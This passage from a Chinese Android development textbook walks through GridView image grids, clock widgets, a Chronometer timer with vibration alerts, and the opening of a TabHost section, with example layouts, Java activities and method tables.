        android:id="@+id/img"                   //组件 ID，程序中使用
        android:layout_width="wrap_content"     //组件宽度为图片宽度
        android:layout_height="wrap_content"    //组件高度为图片高度
        android:scaleType="center"              //居中对齐
        android:padding="3px"/>                 //四周边距为 3 像素
</LinearLayout>
```

本程序将在 drawable-*文件夹中保存 24 张图片，图片的命名均为“png_*”，而且为了方便操作，依然定义一个 initAdapter()方法，此方法通过反射机制取出定义的全部图片，并将其设置到 SimpleAdapter 对象中。

【例 7-69】 在 main.xml 文件中定义组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                  //布局管理器 ID
    android:orientation="vertical"              //所有组件垂直摆放
    android:layout_width="fill_parent"          //组件宽度为屏幕宽度
    android:layout_height="fill_parent">        //组件高度为屏幕高度
    <GridView                                   //定义网格视图
        android:id="@+id/myGridView"            //组件 ID，程序中使用
        android:layout_width="fill_parent"      //组件宽度为屏幕宽度
        android:layout_height="wrap_content"    //组件高度为屏幕高度
        android:numColumns="3"                  //每行显示 3 个组件
        android:stretchMode="columnWidth"/>     //缩放时与列的宽度保持一致
</LinearLayout>
```

本程序定义的 GridView 组件，会将所有的图片按照每行 3 列的形式进行显示（android:numColumns="3"），而且图片的缩放与列宽的大小一致（android:stretchMode="columnWidth"）。

【例 7-70】 定义 Activity 程序

```
package org.lxh.demo;
import java.lang.reflect.Field;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import android.app.Activity;
import android.app.AlertDialog;
import android.app.Dialog;
import android.content.DialogInterface;
import android.os.Bundle;
import android.view.View;
import android.widget.AdapterView;
import android.widget.AdapterView.OnItemClickListener;
import android.widget.Gallery.LayoutParams;
import android.widget.GridView;
```

```
import android.widget.ImageView;
import android.widget.LinearLayout;
import android.widget.SimpleAdapter;
public class MyGridViewDemo extends Activity {
    private List<Map<String,Integer>> list = new ArrayList<Map<String,Integer>>() ;
    private SimpleAdapter simpleAdapter = null;                    //适配器
    private GridView myGridView = null ;                           //GridView 组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                       //调用布局管理器
        this.myGridView = (GridView) super.findViewById(R.id.myGridView) ;    //取得组件
        this.initAdapter() ;                                       //初始化适配器
        this.myGridView.setAdapter(this.simpleAdapter) ;           //设置图片
        this.myGridView.setOnItemClickListener(new OnItemClickListenerImpl()) ;
    }
    private class OnItemClickListenerImpl implements OnItemClickListener {
        @SuppressWarnings("unchecked")
        @Override
        public void onItemClick(AdapterView<?> parent, View view, int position,
                long id) {                                         //选项单击事件
            ImageView showImg = new ImageView(MyGridViewDemo.this); //定义图片组件
            showImg.setScaleType(ImageView.ScaleType.CENTER);//居中显示
            showImg.setLayoutParams(new LinearLayout
                    .LayoutParams(LayoutParams.WRAP_CONTENT,
                    LayoutParams.WRAP_CONTENT));                   //布局参数
            Map<String, Integer> map = (Map<String, Integer>) MyGridViewDemo
                .this.simpleAdapter.getItem(position);             //取出 Map
            showImg.setImageResource(map.get("img"));              //设置显示图片
            Dialog dialog = new AlertDialog.Builder(MyGridViewDemo.this)    //创建 Dialog
                    .setIcon(R.drawable.pic_m)                     //设置显示图片
                    .setTitle("查看图片")                           //设置标题
                    .setView(showImg)                              //设置组件
                    .setNegativeButton("关闭",                      //设置取消按钮
                        new DialogInterface.OnClickListener() {
                            public void onClick(DialogInterface dialog,
                                    int whichButton) {
                            }}).create();                          //创建对话框
            dialog.show();                                         //显示对话框
        }
    }
    public void initAdapter(){                                     //初始化适配器
        Field[] fields = R.drawable.class.getDeclaredFields();
        for (int x = 0; x < fields.length; x++) {
            if (fields[x].getName().startsWith("png_")){           //所有 png_*命名的图片
                Map<String,Integer> map = new HashMap<String,Integer>() ;  //定义 Map
                try {
                    map.put("img", fields[x].getInt(R.drawable.class)) ;
                } catch (Exception e) {                            //设置图片资源
```

```
                    }
                    this.list.add(map) ;                              //保存 Map
               }
          }
          this.simpleAdapter = new SimpleAdapter(this,                //实例化 SimpleAdapter
                    this.list,                                        //要包装的数据集合
                    R.layout.grid_layout,                             //要使用的显示模板
                    new String[] { "img" },                           //定义要显示的 Map 的 key
                    new int[] {R.id.img });                           //与模板中的组件匹配
     }
}
```

本程序在取得 GridView 组件之后将所有的图片资源通过 setAdapter()方法设置到了显示组件中，而每当用户选择一张图片之后，会直接弹出一个对话框，显示用户所选择的图片。程序的运行效果如图 7-40 所示。



图 7-40　GridView 显示

上面直接使用了 SimpleAdapter 适配器类实现了 GridView 的组件填充，而用户也可以采用自定义适配器的方式实现与之相同的功能，本程序所使用的布局管理器与例 7-70 相同，所以不再重复列出。

【例 7-71】 定义一个适配器类——ImageAdapter.java

```
package org.lxh.demo;
import android.content.Context;
import android.view.View;
import android.view.ViewGroup;
import android.widget.BaseAdapter;
import android.widget.ImageView;
public class ImageAdapter extends BaseAdapter {
     private Context context = null;                        //Context 对象
     private int[] picIds = null;                           //保存所有图片资源
     public ImageAdapter(Context context, int[] picIds) {
          this.context = context;                           //接收 Context
          this.picIds = picIds;                             //保存图片资源
     }
     @Override
     public int getCount() {                                //取得个数
          return this.picIds.length;
     }
     @Override
     public Object getItem(int position) {                  //取得每一项的信息
          return this.picIds[position];
     }
     @Override
     public long getItemId(int position) {                  //取得指定项的 ID
          return this.picIds[position];
```

```
        }
        @Override
        public View getView(int position, View convertView, ViewGroup parent) {
            ImageView img = new ImageView(this.context);      //定义图片视图
            img.setImageResource(this.picIds[position]);       //给 ImageView 设置资源
            img.setScaleType(ImageView.ScaleType.CENTER);//居中显示
            return img;
        }
}
```

【例 7-72】 定义 Activity 程序，使用 ImageAdapter 填充 GridView 组件

```
package org.lxh.demo;
import android.app.Activity;
import android.app.AlertDialog;
import android.app.Dialog;
import android.content.DialogInterface;
import android.os.Bundle;
import android.view.View;
import android.widget.AdapterView;
import android.widget.AdapterView.OnItemClickListener;
import android.widget.Gallery.LayoutParams;
import android.widget.GridView;
import android.widget.ImageView;
import android.widget.LinearLayout;
public class MyGridViewDemo extends Activity {
    private GridView myGridView = null ;                                    //GridView 组件
    private int[] picRes = new int[] { R.drawable.png_01, R.drawable.png_02,
            R.drawable.png_03, R.drawable.png_04, R.drawable.png_05,
            R.drawable.png_06, R.drawable.png_07, R.drawable.png_08,
            R.drawable.png_09, R.drawable.png_10, R.drawable.png_11,
            R.drawable.png_12, R.drawable.png_13, R.drawable.png_14,
            R.drawable.png_15, R.drawable.png_16, R.drawable.png_17,
            R.drawable.png_18, R.drawable.png_19, R.drawable.png_20,
            R.drawable.png_21, R.drawable.png_22, R.drawable.png_23,
            R.drawable.png_24 };                                             //定义显示资源
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                                 //调用布局管理器
        this.myGridView = (GridView) super.findViewById(R.id.myGridView) ;    //取得组件
        this.myGridView.setAdapter(new ImageAdapter(this, this.picRes)); //设置图片
        this.myGridView.setOnItemClickListener(new OnItemClickListenerImpl()) ;
    }
    private class OnItemClickListenerImpl implements OnItemClickListener {
        @Override
        public void onItemClick(AdapterView<?> parent, View view, int position,
                long id) {                                                   //选项单击事件
            ImageView showImg = new ImageView(MyGridViewDemo.this); //定义图片组件
            showImg.setScaleType(ImageView.ScaleType.CENTER);//居中显示
            showImg.setLayoutParams(new
                    LinearLayout.LayoutParams(LayoutParams.WRAP_CONTENT,
```

```
                    LayoutParams.WRAP_CONTENT));                //布局参数
                showImg.setImageResource(MyGridViewDemo.this.picRes[position]); //设置图片
                Dialog dialog = new AlertDialog.Builder(MyGridViewDemo.this)      //创建 Dialog
                    .setIcon(R.drawable.pic_m)                  //设置显示图片
                    .setTitle("查看图片")                        //设置标题
                    .setView(showImg)                           //设置组件
                    .setNegativeButton("关闭",                   //设置取消按钮
                        new DialogInterface.OnClickListener() {
                            public void onClick(DialogInterface dialog,
                                int whichButton) {
                            }}).create();                       //创建对话框
                dialog.show();                                  //显示对话框
            }
        }
}
```

本程序在设置 GridView 显示组件时直接使用了 setAdapter(new ImageAdapter(this, this.picRes))操作，传递一个自定义的适配器（ImageAdapter）对象，从而达到网格效果的显示，而程序的运行效果与图 7-40 相同。

7.12 时钟组件：AnalogClock 与 DigitalClock

时钟显示在任何手机上都是不可缺少的功能，而在 Android 中，提供了两个时钟组件：AnalogClock 与 DigitalClock，这两个类的继承结构如下：

AnalogClock 类的继承结构

```
java.lang.Object
   ↳ android.view.View
       ↳ android.widget.AnalogClock
```

DigitalClock 类的继承结构

```
java.lang.Object
   ↳ android.view.View
       ↳ android.widget.TextView
           ↳ android.widget.DigitalClock
```

AnalogClock 与 DigitalClock 组件本身的功能只是负责显示当前的系统时间，下面通过代码实现这两个不同风格时间的显示操作。

【例 7-73】 在 main.xml 文件中定义钟表组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                           //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                          //布局管理器 ID
    android:orientation="vertical"                      //所有组件垂直摆放
    android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
    android:layout_height="fill_parent">                //组件高度为屏幕高度
    <AnalogClock                                        //指针时钟组件
        android:id="@+id/analog"                        //组件 ID，程序中使用
        android:layout_width="wrap_content"             //组件宽度为显示宽度
        android:layout_height="wrap_content" />         //组件高度为显示高度
```

```
    <DigitalClock                                    //数字时钟组件
        android:id="@+id/digital"                    //组件 ID，程序中使用
        android:layout_width="wrap_content"          //组件宽度为显示宽度
        android:layout_height="wrap_content" />      //组件高度为显示高度
</LinearLayout>
```

本布局管理器中直接定义了一个指针时钟组件（AnalogClock）和一个数字时钟组件（DigitalClock），程序的运行效果如图 7-41 所示。



图 7-41　时钟组件

7.13　计时器：Chronometer

计时器在生活中应用广泛，例如，在进行百米冲刺跑时会使用计时器来计算每个运动员所使用的时间，而在 Android 系统中，这种计时的功能就可以使用 Chronometer 组件来完成。Chronometer 类的继承结构如下：

```
java.lang.Object
   ↳ android.view.View
        ↳ android.widget.TextView
             ↳ android.widget.Chronometer
```

android.widget.Chronometer 类定义的常用方法如表 7-23 所示。

表 7-23　Chronometer 类定义的常用方法

No.	方　　法	类　　型	描　　述
1	public Chronometer(Context context)	构造	创建 Chronometer 对象
2	public void setBase (long base)	普通	设置一个基准时间
3	public void setFormat(String format)	普通	设置显示格式
4	public long getBase()	普通	返回设置的基准时间
5	public String getFormat()	普通	返回设置的显示格式
6	public void start()	普通	开始计时
7	public void stop()	普通	停止计时
8	public void setOnChronometerTickListener (Chronometer.OnChronometerTickListener listener)	普通	设置计时改变的监听事件

使用 Chronometer 类时，可以通过 start()方法启动计时，如果要停止计时，可以使用 stop()方法，但是如果想让计时器重新复位，则必须使用 setBase()方法。通过 SystemClock.elapsedRealtime()方法可以返回手机系统启动到现在的操作时间，下面先通过代码为用户完成一个基本的计时操作。

【例 7-74】 在 main.xml 文件中定义组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                              //布局管理器 ID
    android:orientation="vertical"                          //所有组件垂直摆放
    android:layout_width="fill_parent"                      //此布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                    //此布局管理器高度为屏幕高度
    <Chronometer                                            //计时组件
        android:id="@+id/myChronometer"                     //组件 ID，程序中使用
        android:layout_width="wrap_content"                 //组件宽度为显示宽度
        android:layout_height="wrap_content"/>              //组件高度为显示高度
    <LinearLayout                                           //定义内嵌线性布局管理器
        android:orientation="horizontal"                    //所有组件水平摆放
        android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
        android:layout_height="fill_parent">                //组件高度为屏幕高度
        <Button                                             //按钮组件
            android:id="@+id/butStart"                      //组件 ID，程序中使用
            android:text="开始计时"                          //默认显示文字
            android:layout_width="wrap_content"             //组件宽度为文字宽度
            android:layout_height="wrap_content"/>          //组件高度为文字高度
        <Button                                             //按钮组件
            android:id="@+id/butStop"                       //组件 ID，程序中使用
            android:text="停止计时"                          //默认显示文字
            android:layout_width="wrap_content"             //组件宽度为文字宽度
            android:layout_height="wrap_content"/>          //组件高度为文字高度
        <Button                                             //按钮组件
            android:id="@+id/butBase"                       //组件 ID，程序中使用
            android:text="复位"                              //默认显示文字
            android:layout_width="wrap_content"             //组件宽度为文字宽度
            android:layout_height="wrap_content"/>          //组件高度为文字高度
        <Button                                             //按钮组件
            android:id="@+id/butFormat"                     //组件 ID，程序中使用
            android:text="格式化显示"                        //默认显示文字
            android:layout_width="wrap_content"             //组件宽度为文字宽度
            android:layout_height="wrap_content"/>          //组件高度为文字高度
    </LinearLayout>
</LinearLayout>
```

本程序定义了一个计时器组件（Chronometer）和 4 个按钮组件（Button），每个按钮在 Activity 中的监听处理中负责实现不同的计时器操作功能。

【例 7-75】 定义 Activity 程序，操作计时器

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.os.SystemClock;
import android.view.View;
```



```
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.Chronometer;
public class MyChronometerDemo extends Activity {
	private Chronometer myChronometer = null;				//计时器组件
	private Button butStart = null;						//按钮组件
	private Button butStop = null;						//按钮组件
	private Button butBase = null;						//按钮组件
	private Button butFormat = null;					//按钮组件
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);				//调用默认布局管理器
		this.myChronometer = (Chronometer) super
				.findViewById(R.id.myChronometer);		//取得组件
		this.butStart = (Button) super.findViewById(R.id.butStart);	//取得组件
		this.butStop = (Button) super.findViewById(R.id.butStop);	//取得组件
		this.butBase = (Button) super.findViewById(R.id.butBase);	//取得组件
		this.butFormat = (Button) super.findViewById(R.id.butFormat);	//取得组件
		this.butStart.setOnClickListener(new OnClickListenerImplStart()) ;	//设置监听
		this.butStop.setOnClickListener(new OnClickListenerImplStop()) ;	//设置监听
		this.butBase.setOnClickListener(new OnClickListenerImplBase()) ;	//设置监听
		this.butFormat.setOnClickListener(new OnClickListenerImplFormat()) ;	//设置监听
	}
	private class OnClickListenerImplStart implements OnClickListener {
		@Override
		public void onClick(View view) {
			MyChronometerDemo.this.myChronometer.start() ;		//开始计时
		}
	}
	private class OnClickListenerImplStop implements OnClickListener {
		@Override
		public void onClick(View view) {
			MyChronometerDemo.this.myChronometer.stop() ;		//结束计时
		}
	}
	private class OnClickListenerImplBase implements OnClickListener {
		@Override
		public void onClick(View view) {
			//通过 SystemClock 类的 elapsedRealtime()方法将其设置为当前时间（复位）
			MyChronometerDemo.this.myChronometer.setBase(SystemClock
					.elapsedRealtime());			//复位
		}
	}
	private class OnClickListenerImplFormat implements OnClickListener {
		@Override
		public void onClick(View view) {
			MyChronometerDemo.this.myChronometer.setFormat("新的显示格式：%s。");//格式化
		}
	}
}
```

本程序通过4个不同的按钮分别调用了Chronometer组件的4个方法：start()、stop()、setBase()、setFormat()，实现对 Chronometer 组件的操作。默认情况下计时器的显示格式为“00:00”，使用 setFormat()方法可根据用户指定的格式进行显示，程序的运行效果如图 7-42 所示。



图 7-42　Chronometer 组件操作


提示

关于设置格式化的方法。

在设置计时器显示格式时使用了 setFormat("新的显示格式：%s。")代码操作，其中，“%s”是格式化输出的标志，表示要输出内容是字符串，而关于这些标记的使用，不熟悉的读者可以参考《名师讲坛——Java 开发实战经典》第 12 章的内容。

此时已经实现了计时器的基本功能，但只能对计时器进行一些简单的计时操作，如果希望计时时间到达后（例如 1 分钟）手机可以进行震动提示，则需要 android.os.Vibrator 类的支持，此类定义的方法如表 7-24 所示。

表 7-24　Vibrator 类定义的方法

No.	方　　法	类　　型	描　　述
1	public void cancel()	普通	取消震动
2	public boolean hasVibrator()	普通	判断是否震动
3	public void vibrate(long[] pattern, int repeat)	普通	设置震动周期，如果 repeat 为-1，则不循环震动
4	public void vibrate(long milliseconds)	普通	打开震动

需要注意的是，对于 Vibrator 组件，属于系统服务的范畴，所以要想取得 Vibrator 类的对象，需要使用如下方式：

```
Vibrator vibrator = (Vibrator) super.getApplication().getSystemService
                (Service.VIBRATOR_SERVICE);                     //取得震动服务
```

以上代码的作用是从 Android 系统服务中取出震动服务（Service.VIBRATOR_SERVICE），而返回的对象是 Vibrator 类的对象。


提示

关于系统服务的说明。

在第 1 章讲解了 Android 中有 4 大组件：Activities、Intent、Services 和 Content Provider，而震动属于系统服务（Services）的范畴，对于此部分的内容将在第 9 章 Android 通信部分进行详细的解释，本部分代码读者只需要使用即可。

下面使用 Chronometer 和震动器一起完成一个计时的功能，当时间累计到 1 分钟之后，可以自动进行震动提示。

【例 7-76】　定义布局管理器

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                   //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
```



```
        android:orientation="vertical"                       //所有组件垂直摆放
        android:layout_width="fill_parent"                   //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">                 //布局管理器高度为屏幕高度
        <Chronometer                                         //计时器组件
                android:id="@+id/myChronometer"              //组件 ID，程序中使用
                android:layout_width="wrap_content"          //组件宽度为自身宽度
                android:layout_height="wrap_content"/>       //组件高度为自身高度
        <LinearLayout                                        //内嵌线性布局管理器
                android:orientation="horizontal"             //所有组件水平摆放
                android:layout_width="fill_parent"           //布局管理器宽度为屏幕宽度
                android:layout_height="fill_parent">         //布局管理器高度为剩余的屏幕高度
                <Button                                      //按钮组件
                        android:id="@+id/butStart"           //组件 ID，程序中使用
                        android:text="开始计时"               //默认显示文字
                        android:layout_width="wrap_content"  //组件宽度为文字宽度
                        android:layout_height="wrap_content"/> //组件高度为文字高度
                <Button                                      //按钮组件
                        android:id="@+id/butStop"            //组件 ID，程序中使用
                        android:text="停止计时"               //默认显示文字
                        android:layout_width="wrap_content"  //组件宽度为文字宽度
                        android:layout_height="wrap_content"/> //组件高度为文字高度
        </LinearLayout>
</LinearLayout>
```

本布局管理器定义了一个计时器和两个操作按钮，在开始计时时，将启动计时器；停止计时时，将结束计时、关闭震动，并且让计时器复位。

【例 7-77】 定义 Activity 程序

```
package org.lxh.demo;
import android.app.Activity;
import android.app.Service;
import android.os.Bundle;
import android.os.SystemClock;
import android.os.Vibrator;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.Chronometer;
import android.widget.Chronometer.OnChronometerTickListener;
public class MyChronometerDemo extends Activity {
        private Chronometer myChronometer = null;            //计时组件
        private Button butStart = null;                      //按钮组件
        private Button butStop = null;                       //按钮组件
        private Vibrator vibrator = null ;                   //设置震动
        @Override
        public void onCreate(Bundle savedInstanceState) {
                super.onCreate(savedInstanceState);
                super.setContentView(R.layout.main);         //调用默认布局管理器
                this.myChronometer = (Chronometer) super
                        .findViewById(R.id.myChronometer);   //取得组件
                this.vibrator = (Vibrator) super.getApplication().getSystemService(
                        Service.VIBRATOR_SERVICE);           //取得震动服务
                this.butStart = (Button) super.findViewById(R.id.butStart); //取得组件
```

```
		this.butStop = (Button) super.findViewById(R.id.butStop);	//取得组件
		this.butStart.setOnClickListener(new OnClickListenerImplStart()) ;	//设置监听
		this.butStop.setOnClickListener(new OnClickListenerImplStop()) ;	//设置监听
		this.myChronometer.setFormat("当前计时时间：%s。");	//格式化文本
		this.myChronometer.setOnChronometerTickListener(
				new OnChronometerTickListenerImpl());	//设置监听
	}
	private class OnChronometerTickListenerImpl implements OnChronometerTickListener {
		@Override
		public void onChronometerTick(Chronometer chronometer) {
			String time = chronometer.getText().toString()
					.replaceAll("[^(\\d{2}:\\d{2})]", "");	//取出时间
			if ("01:00".equals(time)) {	//满 1 分钟
				MyChronometerDemo.this.vibrator.vibrate(new long[] { 1000, 10,
						1000, 100 }, 0);	//设置震动周期及循环震动
			}
		}
	}
	private class OnClickListenerImplStart implements OnClickListener {
		@Override
		public void onClick(View view) {
			MyChronometerDemo.this.myChronometer.start() ;	//开始计时
		}
	}
	private class OnClickListenerImplStop implements OnClickListener {
		@Override
		public void onClick(View view) {
			MyChronometerDemo.this.myChronometer.stop() ;	//结束计时
			MyChronometerDemo.this.myChronometer.setBase(SystemClock
					.elapsedRealtime());	//复位
			MyChronometerDemo.this.vibrator.cancel() ;	//取消震动
		}
	}
}
```

在本程序中，由于要监听计时器组件的状态，所以使用了 OnChronometerTickListener 接口进行操作的监听，每当计时器时间增加后都会调用 onChronometerTick()方法，在此方法中将取得计时器当前的内容，如果时间已经到了 1 分钟，则开始执行手机的震动操作。

另外，由于本程序格式化了计时器的显示文本，所以为了抽取有用的内容，在 OnChronometerTickListener 接口实现类中，使用正则表达式替换了所有不需要的内容（replaceAll("[^(\\d{2}:\\d{2})]", "")），而且本书假设计时的周期范围只在 1 个小时之内。

提示

正则表达式。

正则表达式在开发中使用较多，尤其是在字符串的验证、拆分、替换等操作上，使用得更是频繁，如果读者对于此部分知识不了解，可以参考《名师讲坛——Java 开发实战经典》第 11 章的内容。

另外，由于本程序的震动服务为系统服务，所以必须进行授权，而授权的操作就是在 AndroidMainifest.xml 文件中配置一个操作权限。

【例 7-78】 修改 AndroidMainifest.xml 文件，配置权限

```
<?xml version="1.0" encoding="utf-8"?>
<manifest
    xmlns:android="http://schemas.android.com/apk/res/android"
    package="org.lxh.demo"                          //程序所在的包名称
    android:versionCode="1"                         //程序的版本号
    android:versionName="1.0">                      //显示给用户的版本信息
    <uses-sdk android:minSdkVersion="10" />         //最低运行级别
    <application                                    //配置应用程序
        android:icon="@drawable/icon"               //程序的图标
        android:label="@string/app_name">           //配置显示标签
        <activity                                   //配置 Activity 程序
            android:name=".MyChronometerDemo"       //Activity 程序类
            android:label="@string/app_name">       //程序名称
            <intent-filter>                         //程序运行时启动
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
    <uses-permission                                //设置允许震动的访问权限
        android:name="android.permission.VIBRATE" />
</manifest>
```

当配置完成之后，就可以执行程序，并且在计时满 1 分钟后进行震动。本程序的运行效果如图 7-43 所示。



图 7-43　计时震动

提示

模拟器不可震动。

要想正确地运行本程序，一定要有一部真正的 Android 系统的手机，在模拟器上是无法演示震动效果的。

7.14　标签：TabHost

标签组件的主要功能是进行应用程序分类管理，例如，在用户使用 Windows 操作系统时，经常见到如图 7-44 所示的图形界面。




图 7-44　选项卡

这种界面的主要特点是可以在一个窗口中显示多组标签栏的内容。在 Android 系统中，每个标签栏称为一个 Tab，而包含多个标签栏的容器就称为 TabHost。TabHost 类的继承结构如下：

```
java.lang.Object
   ↳ android.view.View
       ↳ android.view.ViewGroup
           ↳ android.widget.FrameLayout
               ↳ android.widget.TabHost
```

通过继承结构可以发现，TabHost 类是 FrameLayout（帧布局、框架布局）的子类，该类中的常用方法如表 7-25 所示。

表 7-25　TabHost 类中的常用方法

No.	方　　法	类　　型	描　　述
1	public TabHost(Context context)	构造	创建 TabHost 类对象
2	public void addTab(TabHost.TabSpec tabSpec)	普通	增加一个 Tab
3	public TabHost.TabSpec newTabSpec(String tag)	普通	创建一个 TabHost.TabSpec 对象
4	public View getCurrentView()	普通	取得当前的 View 对象
5	public void setup()	普通	建立 TabHost 对象
6	public void setCurrentTab(int index)	普通	设置当前显示的 Tab 编号
7	public void setCurrentTabByTag(String tag)	普通	设置当前显示的 Tab 名称
8	public FrameLayout getTabContentView()	普通	返回标签容器
9	public void setOnTabChangedListener (TabHost.OnTabChangeListener l)	普通	设置标签改变时触发

要想实现标签显示界面，有两种方式可供选择。

☑ 方式一：直接让一个 Activity 程序继承 TabActivity 类。

☑ 方式二：利用 findViewById()方法取得 TabHost 组件，并进行若干配置。

（1）直接继承 TabActivity 类

要想实现标签界面的功能，最简单的方法是让一个 Activity 程序直接继承 TabActivity 类，此类的继承结构如下：

```
java.lang.Object
   ↳ android.content.Context
       ↳ android.content.ContextWrapper
           ↳ android.view.ContextThemeWrapper
               ↳ android.app.Activity
                   ↳ android.app.ActivityGroup
                       ↳ android.app.TabActivity
```



TabActivity 类中定义的常用方法如表 7-26 所示。

表 7-26　TabActivity 类的常用方法

No.	方　　法	类　　型	描　　述
1	public TabActivity()	构造	无参构造，方便子类继承时调用
2	public TabHost getTabHost()	普通	取得 TabHost 类的对象

如果一个 Activity 程序继承了 TabActivity 类，则可以直接利用 getTabHost()方法取得一个 TabHost 类的对象。

在标签界面显示时，由于不是直接通过<TabHost>元素在布局管理器中定义的组件形式，所以无法使用 findViewById()方法进行 TabHost 对象的实例化，那此时可以通过 LayoutInflater 类完成布局管理器中定义组件的实例化操作（这与实现定制对话框的操作是一样的），如图 7-45 所示，此类定义的常用方法如表 7-27 所示。




图 7-45　LayoutInflater 类的功能

表 7-27　LayoutInflater 类的常用方法

No.	方　　法	类　　型	描　　述
1	public View inflate(int resource, ViewGroup root, boolean attachToRoot)	普通	设置所需要的布局管理器的资源 ID、组件的容器以及是否包含设置组件的参数
2	public static LayoutInflater from(Context context)	普通	从指定的容器中获得 LayoutInflater 对象

另外，使用 TabHost 类增加每一个 Tab 的方法是：public void addTab(TabHost.TabSpec tabSpec)，所以需要增加多个 TabHost.TabSpec 的对象。TabHost.TabSpec 类的继承结构如下：

```
java.lang.Object

   ↳ android.widget.TabHost.TabSpec
```

此类是 TabHost 定义的内部类，如果要想取得此类的实例化对象，则需要依靠 TabHost 类中的 newTabSpec()方法完成。TabHost.TabSpec 类中定义的常用方法如表 7-28 所示。

表 7-28　TabHost.TabSpec 类的常用方法

No.	方　　法	类　　型	描　　述
1	public TabHost.TabSpec setIndicator(CharSequence label)	普通	设置一个 Tab
2	public TabHost.TabSpec setContent(int viewId)	普通	设置要显示的组件 ID

